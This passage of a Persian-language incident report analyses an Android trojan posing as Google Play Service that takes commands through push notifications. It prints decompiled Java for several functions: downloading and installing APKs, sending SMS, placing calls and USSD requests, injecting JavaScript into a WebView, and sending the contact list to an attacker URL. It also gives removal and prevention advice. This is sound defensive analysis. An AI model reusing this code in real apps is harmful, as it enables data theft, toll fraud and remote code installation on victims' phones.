            file2.delete();
        }
        FileOutputStream fileOutputStream = new FileOutputStream(file2);
        InputStream inputStream = httpURLConnection.getInputStream();
        byte[] bArr = new byte[1024];
        while (true) {
            int read = inputStream.read(bArr);
            if (read == -1) {
                break;
            }
            fileOutputStream.write(bArr, 0, read);
        }
        fileOutputStream.close();
        inputStream.close();
        File file3 = new File(str + NotificationExtenderBareBonesExample.this.i);
        Log.e("UpdateAPP", "DL log " + file3.length());
        Intent intent = new Intent("android.intent.action.VIEW");
        intent.setDataAndType(Uri.fromFile(file3), "application/vnd.android.package-archive");
        intent.setFlags(268435456);
        this.a.startActivity(intent);
    } catch (Exception e) {
        Log.e("UpdateAPP", "Update error! " + e.getMessage());
    }
    return null;
}
```

شکل ۴۳. دانلود فایل apk با نام مقدار a2 در مسیر downloads تلفن همراه و سپس نصب آن

در ادامه اگر مقدار فیلد a4 ناتهی باشد بدافزار یک پیام کوتاه به شماره تماس موجود در فیلد a4 و با محتویات فیلد a4_u در JSON دریافتی ارسال می‌کند (**شکل ۴۴**).

```
if (optString6 != null) {
    SmsManager.getDefault().sendTextMessage(optString6, null, optString7, null, null);
}
```

شکل ۴۴. ارسال sms به شماره تماس a4 و با محتویات a4_u

اگر مقدار فیلد a8 ناتهی باشد ابتدا یک پیام کوتاه به شماره تماس موجود در فیلد a8_u و با محتویات موجود در فیلد a8_u2 ارسال کرده و سپس بعد از مدت زمان (مقدار فیلد) a8 میلی‌ثانیه یک پیام کوتاه دیگر به شماره تماس موجود در فیلد a8_u3 و با محتویات مقدار فیلد a8_u4 می‌فرستد (**شکل ۴۵**).

```
if (optString8 != null) {
    try {
        SmsManager smsManager = SmsManager.getDefault();
        smsManager.sendTextMessage(optString9, null, optString10, null, null);
        final SmsManager smsManager2 = smsManager;
        new CountDownTimer((long) Integer.parseInt(optString8), 1000) {
            public void onTick(long j) {
            }

            public void onFinish() {
                smsManager2.sendTextMessage(optString11, null, optString12, null, null);
            }
        }.start();
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

شکل ۴۵. ارسال sms به a8_u با محتویات a8_u2 و سپس ارسال sms بعدی بعد از a8 میلی‌ثانیه به a8_u3 با محتویات a8_u4

اگر مقدار فیلد a9 ناتهی باشد کلاس WebViewJ با افزودن مقادیر موجود در فیلدهای a9، a9_u، a9_u2، a9_u3، a9_u4، a9_u5، a9_u6، a9_u7، a9_u8، a9_u9، a9_u10، a9_u11، a9_u12، a9_u13، a9_u14، a9_u15، a9_u16 و a9_u17 از JSON ارسالی از جانب توسعه‌دهنده بدافزار به عنوان داده‌های اضافی به این intent اجرا می‌شود (**شکل ۴۶**).

```
157     if (optString13 != null) {
158         intent = new Intent(getApplicationContext(), WebViewJ.class);
159         intent.putExtra("s1", optString13);
160         intent.putExtra("s2", optString14);
161         intent.putExtra("s3", optString15);
162         intent.putExtra("s4", optString16);
163         intent.putExtra("s5", optString17);
164         intent.putExtra("s6", optString18);
165         intent.putExtra("s7", optString19);
166         intent.putExtra("s8", optString20);
167         intent.putExtra("s9", optString21);
168         intent.putExtra("s10", optString22);
169         intent.putExtra("s11", optString23);
170         intent.putExtra("s12", optString24);
171         intent.putExtra("s13", optString25);
172         intent.putExtra("s14", optString26);
173         intent.putExtra("s15", optString27);
174         intent.putExtra("s16", optString28);
175         intent.putExtra("s17", optString29);
176         intent.putExtra("s18", optString30);
177         intent.setFlags(402653184);
178         intent.addFlags(268435456);
179         startActivity(intent);
    }
```

شکل ۴۶. اجرای کلاس WebViewJ بدافزار با ارسال داده‌های اضافی a9، a9_u، a9_u2، ...a9_u16 و a9_u17

با اجرای کلاس WebViewJ با توجه به پارامترهای ارسالی، صفحه وب موجود در فیلد a9 از JSON دریافتی به‌مدت زمان a9_u2 (مقدار موجود در این فیلد) میلی‌ثانیه بارگذاری (**شکل ۴۷**) و بنا به شرایطی که در ادامه توضیح داده می‌شود چند جاوا اسکریپت اجرا خواهد شد.

```
22      protected void onCreate(Bundle bundle) {
23          super.onCreate(bundle);
24          setContentView(R.layout.webviewj);
25          this.a = getIntent().getExtras().getString("s1");
26          this.b = getIntent().getExtras().getString("s2");
27          this.c = getIntent().getExtras().getString("s3");
29          this.d = getIntent().getExtras().getString("s4");
30          this.e = getIntent().getExtras().getString("s5");
31          this.f = getIntent().getExtras().getString("s6");
33          this.g = getIntent().getExtras().getString("s7");
34          this.h = getIntent().getExtras().getString("s8");
35          this.i = getIntent().getExtras().getString("s9");
37          this.j = getIntent().getExtras().getString("s10");
38          this.k = getIntent().getExtras().getString("s11");
39          this.l = getIntent().getExtras().getString("s12");
41          this.m = getIntent().getExtras().getString("s13");
42          this.n = getIntent().getExtras().getString("s14");
43          this.o = getIntent().getExtras().getString("s15");
45          this.p = getIntent().getExtras().getString("s16");
46          this.q = getIntent().getExtras().getString("s17");
47          this.r = getIntent().getExtras().getString("s18");
49          WebView webView = (WebView) findViewById(R.id.wv);
50          webView.getSettings().setJavaScriptEnabled(true);
51          webView.getSettings().setLoadWithOverviewMode(true);
52          webView.getSettings().setUseWideViewPort(true);
53          webView.getSettings().setBuiltInZoomControls(true);
54          webView.setWebViewClient(new a());
55          webView.loadUrl(this.a);
62          new CountDownTimer((long) Integer.valueOf(this.c).intValue(), 1000) {
57              public void onTick(long j) {
                }

59              public void onFinish() {
60                  WebViewJ.this.finish();
                }
            }.start();
        }
```

شکل ۴۷. اجرای کلاس WebViewJ با متُد onCreate و دریافت مقادیر extra از Activity فراخواننده

در **شکل ۴۷** دریافت مقادیر داده اضافی توسط کلاس WebViewJ و انتخاب کلاینت برای انجام درخواست‌های وب توسط متُد SetWebViewClient که در واقع خود همین کلاس (به‌عنوان کلاینت) است مشاهده می‌شود. در ادامه با اجرای متُد onPageFinished با توجه به مقادیر فیلدهای a9_u7، a9_u10، a9_u13 و a9_u16 به‌ترتیب یکی از متُدهای b، c، d و e که در **شکل ۴۸** قابل مشاهده است اجرا خواهد شد.

```
78          public void onPageFinished(WebView webView, String str) {
79              a(webView, str);
80              if (!WebViewJ.this.h.equals("0")) {
80                  b(webView, str);
                }
81              if (!WebViewJ.this.k.equals("0")) {
81                  c(webView, str);
                }
82              if (!WebViewJ.this.n.equals("0")) {
82                  d(webView, str);
                }
83              if (!WebViewJ.this.q.equals("0")) {
83                  e(webView, str);
                }
            }
```

شکل ۴۸. اجرای متُد onPageFinished بر روی URL موجود در فیلد a9

ابتدا در متُد a در صورتی‌که ابتدای رشته URL حاوی رشته موجود در فیلد a9_u3 بوده و نسخه سیستم‌عامل اندروید دستگاه قربانی بالاتر از 4.4 باشد بعد از مقدار فیلد a9_u5 میلی‌ثانیه اسکریپت موجود در فیلد a9_u4 اجرا می‌شود (**شکل ۴۹**).

```
87          private void a(WebView webView, String str) {
88              if (str.startsWith(WebViewJ.this.d)) {
90                  final String format = String.format(WebViewJ.this.e, new Object[0]);
105                 final WebView webView2 = webView;
105                 new CountDownTimer((long) Integer.parseInt(WebViewJ.this.f), 1000) {
93                      public void onTick(long j) {
                        }

98                      public void onFinish() {
99                          if (VERSION.SDK_INT >= 19) {
100                             webView2.evaluateJavascript(format, null);
101                             System.out.println("clicked done");
                            }
                        }
                    }.start();
                }
            }
```

شکل ۴۹. متُد a جهت اجرای اسکریپت موجود در فیلد a9_u4 از JSON دریافتی (در کلاس WebViewJ)

در ادامه در متُد onPageFinished اگر مقدار فیلد a9_u8 برابر با "0" نباشد متُد b اجرا شده و در صورتی‌که ابتدای رشته URL حاوی رشته موجود در فیلد a9_u6 بوده و نسخه سیستم‌عامل اندروید دستگاه قربانی بالاتر از 4.4 باشد بعد از مقدار فیلد a9_u8 میلی‌ثانیه اسکریپت موجود در فیلد a9_u7 اجرا می‌شود (**شکل ۵۰**).

```
109         private void b(WebView webView, String str) {
110             if (str.startsWith(WebViewJ.this.g)) {
112                 final String format = String.format(WebViewJ.this.h, new Object[0]);
127                 final WebView webView2 = webView;
127                 new CountDownTimer((long) Integer.parseInt(WebViewJ.this.i), 1000) {
115                     public void onTick(long j) {
                        }

120                     public void onFinish() {
121                         if (VERSION.SDK_INT >= 19) {
122                             webView2.evaluateJavascript(format, null);
123                             System.out.println("clicked done");
                            }
                        }
                    }.start();
                }
            }
```

شکل ۵۰. متُد b جهت اجرای اسکریپت موجود در فیلد a9_u7 از JSON دریافتی (در کلاس WebViewJ)

در ادامه در متُد onPageFinished اگر مقدار فیلد a9_u10 برابر با "0" نباشد متُد c اجرا شده و در صورتی‌که ابتدای رشته URL حاوی رشته موجود در فیلد a9_u9 بوده و نسخه سیستم‌عامل اندروید دستگاه قربانی بالاتر از 4.4 باشد بعد از مقدار فیلد a9_u11 میلی‌ثانیه اسکریپت موجود در فیلد a9_u10 اجرا می‌شود (**شکل ۵۱**).

```
132         private void c(WebView webView, String str) {
133             if (str.startsWith(WebViewJ.this.j)) {
135                 final String format = String.format(WebViewJ.this.k, new Object[0]);
150                 final WebView webView2 = webView;
150                 new CountDownTimer((long) Integer.parseInt(WebViewJ.this.l), 1000) {
138                     public void onTick(long j) {
                        }

143                     public void onFinish() {
144                         if (VERSION.SDK_INT >= 19) {
145                             webView2.evaluateJavascript(format, null);
146                             System.out.println("clicked done");
                            }
                        }
                    }.start();
                }
            }
```

شکل ۵۱. متُد c جهت اجرای اسکریپت موجود در فیلد a9_u10 از JSON دریافتی (در کلاس WebViewJ)

در ادامه در متُد onPageFinished اگر مقدار فیلد a9_u13 برابر با "0" نباشد متُد d اجرا شده و در صورتی‌که ابتدای رشته URL حاوی رشته موجود در فیلد a9_u12 بوده و نسخه سیستم‌عامل اندروید دستگاه قربانی بالاتر از 4.4 باشد بعد از مقدار فیلد a9_u14 میلی‌ثانیه اسکریپت موجود در فیلد a9_u13 اجرا می‌شود (**شکل ۵۲**).

```
155         private void d(WebView webView, String str) {
156             if (str.startsWith(WebViewJ.this.m)) {
158                 final String format = String.format(WebViewJ.this.n, new Object[0]);
173                 final WebView webView2 = webView;
173                 new CountDownTimer((long) Integer.parseInt(WebViewJ.this.o), 1000) {
161                     public void onTick(long j) {
                        }

166                     public void onFinish() {
167                         if (VERSION.SDK_INT >= 19) {
168                             webView2.evaluateJavascript(format, null);
169                             System.out.println("clicked done");
                            }
                        }
                    }.start();
                }
            }
```

شکل ۵۲. متُد d جهت اجرای اسکریپت موجود در فیلد a9_u13 از JSON دریافتی (در کلاس WebViewJ)

در انتهای متُد onPageFinished اگر مقدار فیلد a9_u16 برابر با "0" نباشد متُد e اجرا شده و در صورتی‌که ابتدای رشته URL حاوی رشته موجود در فیلد a9_u15 بوده و نسخه سیستم‌عامل اندروید دستگاه قربانی بالاتر از 4.4 باشد بعد از مقدار فیلد a9_u17 میلی‌ثانیه، اسکریپت موجود در فیلد a9_u16 اجرا می‌شود (**شکل ۵۳**).

```
178         private void e(WebView webView, String str) {
179             if (str.startsWith(WebViewJ.this.p)) {
181                 final String format = String.format(WebViewJ.this.q, new Object[0]);
196                 final WebView webView2 = webView;
196                 new CountDownTimer((long) Integer.parseInt(WebViewJ.this.r), 1000) {
184                     public void onTick(long j) {
                        }

189                     public void onFinish() {
190                         if (VERSION.SDK_INT >= 19) {
191                             webView2.evaluateJavascript(format, null);
192                             System.out.println("clicked done");
                            }
                        }
                    }.start();
                }
            }
```

شکل ۵۳. متُد e جهت اجرای اسکریپت موجود در فیلد a9_u16 از JSON دریافتی (در کلاس WebViewJ)

به کلاس NotificationExtenderBareBonesExample برمی‌گردیم. اگر مقدار فیلد a10 از JSON دریافتی ناتهی باشد بسته اندرویدی اشاره شده در فیلد a10_u حذف می‌شود (**شکل ۵۴**).

```
181                 if (optString31 != null) {
182                     intent = new Intent("android.intent.action.DELETE");
183                     intent.setData(Uri.parse("package:" + optString32));
184                     startActivity(intent);
                    }
```

شکل ۵۴. حذف بسته اندرویدی مشخص شده در فیلد a10_u

در ادامه اگر مقدار a11 ناتهی باشد با اتصال به URL مطلوب در فیلد a11 فایل مطلوب را دانلود کرده و در مسیر اشاره شده در فیلد a11_u3 قرار می‌دهد (**شکل ۵۵**).

عنوان درخواست دانلود از فیلد a11_u، توصیفی از این درخواست دانلود از فیلد a11_u2 و نوع فایل دانلود شده از فیلد a11_u4 گرفته می‌شود.

```
186     if (optString33 != null) {
188         Request request = new Request(Uri.parse(optString33));
189         request.setTitle(optString34);
190         request.setDescription(optString35);
191         if (VERSION.SDK_INT >= 11) {
192             request.allowScanningByMediaScanner();
193             request.setNotificationVisibility(3);
            }
195         request.setDestinationInExternalPublicDir(Environment.DIRECTORY_DOWNLOADS, optString36);
196         request.setMimeType(optString37);
198         ((DownloadManager) getSystemService("download")).enqueue(request);
        }
```

شکل ۵۵. درخواست دانلود از URL موجود در فیلد a11

در ادامه اگر مقدار a12 ناتهی باشد یک تماس تلفنی با شماره تماس موجود در این فیلد (a12) برقرار می‌شود (**شکل ۵۶**).

```
200     if (optString38 != null) {
203         startActivity(new Intent("android.intent.action.CALL", Uri.parse("tel:" + optString38)));
        }
```

شکل ۵۶. برقراری تماس تلفنی با شماره تماس موجود در فیلد a12

حال اگر مقدار a13 ناتهی باشد یک تماس USSD با شماره موجود در فیلد a13 برقرار خواهد شد و در صورتی‌که فیلد a13_u دارای یک رشته باشد متن موجود در آن به مدت طولانی روی صفحه نمایش داده می‌شود (**شکل ۵۷**).

```
205 if (optString39 != null) {
207     intent = new Intent("android.intent.action.CALL", Uri.parse("tel:" + optString39 + Uri.encode("#")));
208     if (optString40 != null) {
209         Toast.makeText(getApplicationContext(), optString40, 1).show();
        }
211     startActivity(intent);
    }
```

شکل ۵۷. برقراری تماس USSD با شماره فیلد a13 و نمایش پیام فیلد a13_u

در ادامه در صورتی‌که مقدار a14 ناتهی باشد و برنامه پیش‌فرض برای مشاهده اینستاگرام، اپلیکیشن اینستاگرام باشد آدرس http://instagram.com/_u/14 توسط اپلیکیشن باز شده و در غیر این صورت سیستم‌عامل برای انتخاب برنامه جهت مشاهده این url تصمیم‌گیری خواهد کرد (**شکل ۵۸**).

عدد 14 در انتهای url اشاره شده، همان رشته موجود در فیلد a14 است.

```
if (optString41 != null) {
    Intent intent2 = new Intent("android.intent.action.VIEW", Uri.parse("http://instagram.com/_u/" + optString41));
    intent2.setPackage("com.instagram.android");
    if (a(getApplicationContext(), intent2)) {
        startActivity(intent2);
    } else {
        startActivity(new Intent("android.intent.action.VIEW", Uri.parse("http://instagram.com/_u/" + optString41)));
    }
}
```

شکل ۵۸. مشاهده http://instagram.com/_u/14 توسط بدافزار

در ادامه اگر مقدار فیلد a15 ناتهی باشد تمامی فهرست مخاطبین موجود در تلفن همراه را به URI مشخص شده در فیلد a15 ارسال می‌کند. شیوه کار به این صورت است که ابتدا یک شی از کلاس c ساخته و متُد a آن را اجرا می‌کند (**شکل ۵۹**).

```
226                 if (optString42 != null) {
228                     new c(getApplicationContext(), optString42).a();
                    }
```

شکل ۵۹. اجرای متُد a در کلاس c

همانطور که در **شکل ۶۰** مشاهده می‌کنید بدافزار در فهرست مخاطبین تلفن همراه به‌دنبال رکوردهایی است که به ازای هر نام در این فهرست حاوی حداقل یک شماره تلفن است و در انتها با اجرای خط کد زیر به دنبال ارسال شماره تلفن معادل یک نام در فهرست مخاطبین تلفن همراه به URL مشخص شده در فیلد s1 از JSON دریافتی است:

```
new a().execute(new String[]{this.b + "?p1=" + string2 +
;"&&p2=" + string3})
```

شکل ۶۰. جستجو در فهرست مخاطبین تلفن همراه و ارسال نام به همراه شماره متناظر به URL مطلوب در فیلد s1 (this.b)

باید توجه داشت که متغیر String2 نام شخص دارای حداقل یک شماره تماس ذخیره شده در فهرست مخاطبین تلفن همراه و string3 شماره تماس معادل این نام است. متغیر display_name و data1 به ترتیب فیلدهای ستون پایگاه داده برای نگهداری نام و شماره تماس ذخیره شده در تلفن همراه هستند که برای به دست آمدن نام و شماره تماس در query موجود در متُد a استفاده می‌شوند.

متغیر this.b نیز رشته موجود در فیلدs1 و ارسال شده به سازنده کلاس c است که در **شکل ۶۱** مشاهده می‌کنید.

```
19      public c(Context context, String str) {
21          this.a = context;
22          this.b = str;
        }
```

شکل ۶۱. سازنده کلاس c

در خط کد اشاره شده در بالا که حاوی متُد execute با یک آرگومان است یک شئ از کلاس a ایجاد شده که از کلاس AsyncTask ارثبری کرده است و پارامتر آن جهت انجام عملیات مربوطه به متُد doInBackground در کلاس a ارسال می‌شود. این کلاس برای انجام عملیات موازی در پشت زمینه استفاده می‌شود. اگر به **شکل ۶۲** نگاهی بیندازیم متوجه می‌شویم که با استفاده از متُد url.openConnection در صورتی‌که تماس با URL موجود در متغیر this.b برقرار باشد توسعه‌دهنده بدافزار قادر به جمع‌آوری نام و شماره تماس ارسالی در قالب درخواست http خواهد بود.

```
    public class a extends AsyncTask<String, Void, String> {
        String a;

        /* renamed from: a */
69      protected String doInBackground(String... strArr) {
            try {
70              URL url = new URL(strArr[0]);
71              System.out.println(url.toString());
72              HttpURLConnection httpURLConnection = (HttpURLConnection) url.openConnection();
76              if (httpURLConnection.getResponseCode() == 200) {
77                  this.a = c.this.a(httpURLConnection.getInputStream());
                }
            } catch (Exception e) {
81              e.printStackTrace();
            }
83          return null;
        }

        /* renamed from: a */
87      protected void onPostExecute(String str) {
88          super.onPostExecute(str);
        }
    }
```

شکل ۶۲. برقراری اتصال http با url موجود در فیلد s1 (this.b)

در انتهای این کلاس اگر مقدار فیلد a16 ناتهی باشد برنامه تلگرام برای نمایش داده موجود در فیلد a16 که حاوی یک URI است استفاده می‌شود (**شکل ۶۳**).

```
230         if (optString43 != null) {
                try {
233                 intent = new Intent("android.intent.action.VIEW", Uri.parse(optString43));
234                 intent.setPackage("org.telegram.messenger");
235                 intent.setFlags(402653184);
236                 intent.addFlags(268435456);
237                 startActivity(intent);
                } catch (Exception e2) {
                }
            }
        }
    } catch (Exception e3) {
    }
```

شکل ۶۳. انتخاب برنامه تلگرام برای نمایش URI موجود در فیلد a16

۳-۲-۲ تحلیل استاتیک کلاس SmsListener

تا اینجا به بررسی عملکرد دو کلاس MyPushListener و NotificationExtenderBareBonesExample پرداخته شد. حال به بررسی یک کلاس دیگر می‌پردازیم.

علاو ه‌بر دو کلاس ذکر شده، این بدافزار دارای یک کلاس listener دیگر به نام SmsListener است و همانطور که از نامش پیداست برای گوش کردن به پیام‌های کوتاه دریافتی و بررسی و پردازش بر روی آن‌ها استفاده می‌شود.

این کلاس به این صورت عمل می‌کند که با بررسی شماره تماس ارسال‌کننده پیامک به تلفن همراه قربانی (**شکل ۶۴**)، در صورتی‌که شماره تماس دریافتی دارای شرایطی مطلوب باشد (**شکل ۶۵**) پیامکی را به شماره‌ای مشخص می‌فرستد. بررسی اینکه شماره تماس پیامک دریافتی دارای چه مشخصاتی باشد با ارسال متغیر str2 (**شکل ۶۴**) حاوی این شماره به متُد a از کلاس a انجام می‌شود (**شکل ۶۵**).

در متُد a در صورتی‌که شماره ارسال کننده پیامک با شماره موجود در فیلد numberforme از فایل تنظیمات shared preferences برابر باشد، یا مقدار انتهایی آن حاوی مقدار فیلد numberforme باشد، یا انتهای آن عدد 0 باشد (اگر مقدار numberforme شماره‌ای ۴ رقمی و یا کمتر از ۴ رقم باشد) و یا مقدار انتهایی آن حاوی ۴ رقم انتهایی مقدار numberforme باشد (اگر مقدار numberforme شماره‌ای بیشتر از ۴ رقم باشد) مقدار true توسط متُد a برگردانده شده (**شکل ۶۵**) و در نهایت یک پیامک از تلفن همراه قربانی به شماره تماس موجود در مقدار متناظر فیلد wherego و با محتویات مقدار فیلد whatgo (موجود در فایل تنظیمات shared preferences) ارسال می‌شود (**شکل ۶۶**) و در غیر این‌صورت (هیچ‌کدام از شرایط گفته شده برای شماره تماس ارسال کننده پیامک ارضا نشود) هیچ اتفاقی نمی‌افتد.


نکته قابل ذکر اینکه اگر به **شکل ۳۶** نگاهی بیندازیم مشخص می‌شود که این مقادیر قبلا توسط بدافزار در کلاس MyPushListener و توسط فیلدهای s5 برای مقدار wherego، s6 برای مقدار whatgo و s4 برای numberforme از JSON دریافتی از notification پُر شده‌اند.

```
38  while (i < smsMessageArr.length) {
40      smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
        str3 = str3 + smsMessageArr[i].getMessageBody();
42      if (str2.length() >= 2 || smsMessageArr[i] == null) {
65          str = str2;
        } else {
44          str = smsMessageArr[i].getDisplayOriginatingAddress();
38          System.out.println("phone number" + smsMessageArr[i].getDisplayOriginatingAddress());
        }
38      i++;
51      str2 = str;
    }
```

شکل ۶۴. بررسی شماره تماس ارسال کننده پیامک به تلفن همراه قربانی (متغیر str2 حاوی شماره تماس)

```java
public static boolean a(Context context, String str) {
    try {
        SharedPreferences defaultSharedPreferences = PreferenceManager.getDefaultSharedPreferences(context);
        String string = defaultSharedPreferences.getString("numberforme", null);
        String str2 = "@";
        System.out.println(str + "----" + string);
        if (str == null || string == null) {
            System.out.println("check not sec");
            return false;
        }
        if (string.length() > 4) {
            str2 = string.substring(string.length() - 4);
        }
        if (str.equals(string)) {
            defaultSharedPreferences.edit().putString("numberforme", null).apply();
            System.out.println("check");
            return true;
        } else if (str.endsWith(string)) {
            defaultSharedPreferences.edit().putString("numberforme", null).apply();
            System.out.println("check");
            return true;
        } else if (str.endsWith(str2)) {
            defaultSharedPreferences.edit().putString("numberforme", null).apply();
            System.out.println("check");
            return true;
        } else {
            System.out.println("check not");
            return false;
        }
    } catch (Exception e) {
        System.out.println("check not exa");
        return false;
    }
}
```

شکل ۶۵. متُد a برای بررسی شماره تماس ارسال کننده پیامک به تلفن همراه قربانی



شکل ۶۶. ارسال پیامک به شماره موجود در فیلد whergo و با محتویات موجود در فیلد whatgo از فایل shared preferences اگر ارسال کننده پیامک به تلفن همراه قربانی، خود توسعه‌دهنده بدافزار باشد

۲-۲-۴ تکنیک‌های استفاده شده توسط بدافزار

همانطور که در قسمت‌های قبل به‌طور مفصل توضیح داده شد، این بدافزار برای عملیات مخرب خود از سامانه‌های ارسال push notification سوءاستفاده کرده و با ارسال فایل JSON با فرمت دلخواه و مطلوب به کاربران قربانی و در صورت مشاهده و اجرای این اعلان‌ها توسط این کاربران، قادر به انجام طیف وسیعی از عملیات بدخواهانه است.

در ضمن توسعه‌دهنده بدافزار برای اینکه کاربران دستگاه‌های اندرویدی را ترغیب به نصب این برنامه و یا اجرای اعلان‌های ارسالی کند با ادعای فعال‌سازی اینترنت رایگان به کاربران، قربانی‌های خود را افزایش می‌داده است.

۳ تحلیل و ارزیابی پس از رخداد

۳ ۱ ارائه راهکار امن سازی

- پاکسازی بدافزار با uninstall کردن فایلی با عنوان Google Play Service در فهرست برنامه‌های نصب شده در قسمت app (application و یا application manager در دستگاه‌های اندرویدی مختلف) در بخش تنظیمات
- پاکسازی بدافزار از روی دستگاه اندرویدی با اتصال آن به یک PC حاوی سیستم‌عامل ویندوز یا لینوکس که نرم‌افزار adb روی آن نصب شده باشد و حذف بسته اندرویدی بدافزار با نام ir.persianlifeme.irani با استفاده از دستور pm uninstall ir.persianlifeme.irani در shell نرم‌افزار adb (برای ورود به shell از دستور adb shell در ترمینال لینوکس و یا cmd ویندوز استفاده می‌کنیم)
- استفاده از آنتی‌ویروس‌های مطمئن و به‌روزرسانی شده

۳ ۲ تمهیدات لازم جهت عدم وقوع مجدد

- عدم دانلود برنامه‌های اندرویدی از منابع غیرمعتبر و غیرمطمئن
- توجه به مجوزهای درخواستی از سوی برنامه‌ای که قصد نصب آن را داریم. درخواست مجوزها نباید بیشتر از اهداف عملکردی اعلام شده از سوی برنامه مورد نظر باشد.
- عدم اجرای اعلان‌های ناشناس ارسال شده به دستگاه اندرویدی
- نصب نرم‌افزار ضد بدافزار و به‌روزرسانی مداوم آن

۴ نتیجه بررسی

این بدافزار در ابتدای نصب، مجوزهای زیادی را درخواست کرده و از نظر امنیتی از همین گام نخست، کارکرد معمول این برنامه می‌تواند مورد تردید واقع شود. این بدافزار برای رسیدن به اهداف بدخواهانه خود از سامانه‌های ارائه دهنده خدمات ارسال اعلان به تلفن همراه‌های اندرویدی به عنوان مرکز کنترل و فرمان خود استفاده کرده و با ارسال JSON مطلوب به کاربران در قالب اعلان، در عمل از آن‌ها در قالب botnet تحت کنترل خود بهره‌برداری می‌کند.

این بدافزار برای اینکه بتواند کابران را به اجرای اعلان‌های ارسالی متقاعد کند پیشنهاد اغواگرانه دسترسی به حجم زیادی از ترافیک اینترنت رایگان را وعده داده و بعد از اجرای این اعلان‌ها توسط کاربر، مجموعه‌ای وسیع از عملیات خرابکارانه را در دستگاه اندرویدی قربانی انجام می‌دهد.

فهرستی از عملیات مخرب که بدافزار انجام می‌دهد عبارتند از:

- ارسال پیامک از طریق تلفن همراه قربانی
- دانلود فایل یا فایل‌هایی از URL های مشخص
- تماس غیر مجاز از طریق تلفن همراه قربانی
- استفاده غیر مجاز از USSD تلفن همراه قربانی
- فعال‌سازی خودکار سرویس ارزش افزوده (VAS) در دستگاه اندرویدی قربانی
- جستجو و گردش در فهرست مخاطبین تلفن همراه قربانی و ارسال شماره‌های تماس موجود در تلفن همراه، به‌همراه نام ذخیره شده متناظر توسط قربانی، به URL مشخص